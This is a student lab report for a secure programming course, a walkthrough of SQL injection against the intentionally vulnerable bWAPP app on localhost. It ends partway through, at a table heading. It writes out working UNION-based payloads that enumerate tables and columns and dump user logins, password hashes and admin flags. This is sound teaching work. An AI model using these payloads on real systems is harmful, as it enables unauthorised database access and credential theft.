BBM 459 - Secure Programming Laboratory

HACETTEPE UNIVERSITY

Department of Computer Engineering

Programming Assignment-3
Spring 2020-2021


Subject: SQL Injection
Environment: Ubuntu, Centos
Due Date: April 20, 2021 - 23:59

Muhammed Said Kaya (21627428)
&
Ali Kayadibi (21727432)


Experiment Steps

2.2.1 SQL Injection (GET/Select)

In this page we can select a movie from the dropdown, but we have seen that this page sends the query parameters from URL. This can be exploited. In the next steps we will try to exploit that by using different inputs.




a. Find column number of the SQL statement.



http://localhost/sqli_2.php?movie=1%20and%201=0%20union%20all%20select%201,2,3,4,5,6,7--%20-

This is what we get from writing the above query, we can see that on page the 2,3,5,4 columns are shown. We will use these column numbers to print out data into the shown page.

Because of the 1=0 condition, the left side of the sql query returns nothing so union all commands selects and gets all columns. We have tried numbers until 8 which is one more from the columns number in the database.



http://localhost/sqli_2.php?movie=1%20and%201=0%20union%20all%20select%201,2,3,4,5,6,7,8--%20-

This is the error message we get after entering numbers to 8. Different number of columns error is thrown to us. This means the number of columns is 7.

b. Find name of the current database.

http://localhost/sqli_2.php?movie=1%20and%201=0%20union%20all%20select%201,database(),3,4,5,6,7--%20-

To find the current database we have changed the input column 2 to database() which returns the name of the database. This way name of the database will be shown in the Title column.

c. Find version of the database.


http://localhost/sqli_2.php?movie=1%20and%201=0%20union%20all%20select%201,2,3,4,@@version,6,7--%20-

To find the version of the database we have changed the 5th input column to @@version which gives the version of the database when executed. The version of the database will be shown in character column.

2.2.2 SQL Injection (POST/Select)


In this page, we select a movie from dropdown and hit go button to retrieve that movie. Because it uses post method nothing is sent from URL. To exploit this we must go to source page and inspect, change the value with our malicious code and send that with post method to database.

a. List table names and number of records in each table of the database.




As we see values are set with ids, we can exploit that, by changing the value column. We can write ;

value="1 and 1=0 UNION ALL SELECT 1, group_concat(table_name), group_concat(table_rows), null,null,null,null FROM information_schema.tables where table_schema = 'bWAPP' "which will give us table names if our query is true.




After hitting the go button. We are expected to see the table names that are in the database.



Our query is executed successfully, we are able to see the table names and number of records inside these tables that are in the database. They are blog, heroes, movies, users and visitors.


b. List column names of each table.



To retrieve column names of each table. We must modify our query and we must add table_name = “blog”. For each table name. This will give us the columns that are in these tables.

BLOG TABLE

value="1 and 1=0 union all select 1,group_concat(column_name),3,4,5,6,7 from information_schema.columns where table_name = 'blog' and table_schema = 'bWAPP' "



This is blog table, it has id, owner, entry and date columns. Nothing interesting here.

HEROES TABLE

value="1 and 1=0 union all select 1,group_concat(column_name),3,4,5,6,7 from information_schema.columns where table_name = 'heroes' and table_schema = 'bWAPP' "

Heroes table has id, login, password, secret values These attributes are important and if passwords are not hashed we can login with these login values.


MOVIES TABLE

value="1 and 1=0 union all select 1,group_concat(column_name),3,4,5,6,7 from information_schema.columns where table_name = 'movies' and table_schema = 'bWAPP' "

Movies table has id, title, release_year, genre, main_character, imdb, tickets_stock columns. Again, nothing interesting here.

USERS TABLE


value="1 and 1=0 union all select 1,group_concat(column_name),3,4,5,6,7 from information_schema.columns where table_name = 'users' and table_schema = 'bWAPP' "



Users is one of the important tables, it has id,login,password,email,secret, activation_code, reset_code and admin attributes. With these columns, we get get the login values of admin and we can gain access to this website.

VISITORS TABLE

value="1 and 1=0 union all select 1,group_concat(column_name),3,4,5,6,7 from information_schema.columns where table_name = 'visitors' and table_schema = 'bWAPP' "



Visitors table has id, ip_address, user_agent, date column. Again, nothing interesting here.

2.2.3 SQL Injection (GET/Search)

In this page, a search button is put for users to search a movie. It uses like in sql which finds the movies that are similar to entered string. But this is very dangerous because we can do SQL Injection attacks with this.


a. List all records in each table.

This field accepts a string from us.We can end this string with ‘ and now we are free to do whatever we want. We can put 1=0 to get no movies and than we can give our malicious sql code. Comment added to end of text for being other code parts are closed.

USERS TABLE

After finding column names above , we can get all of the users stored in this table.Below input is written for this.

' and 1=0 union all select 1,login,password,email,secret,admin,7 from users -- -




We can see all of the users stored in this table which is 2. We can see that users' passwords are stored in digest form and also we can see the username, email, secret and the admin value(inside link).

MOVIES TABLE

After finding the column names above, we can get all of the movies stored in the database.

' and 1=0 union all select 1,id,title,release_year,genre,main_character,7 from movies -- -




'

We can see all the movies stored in the database.

HEROES TABLE

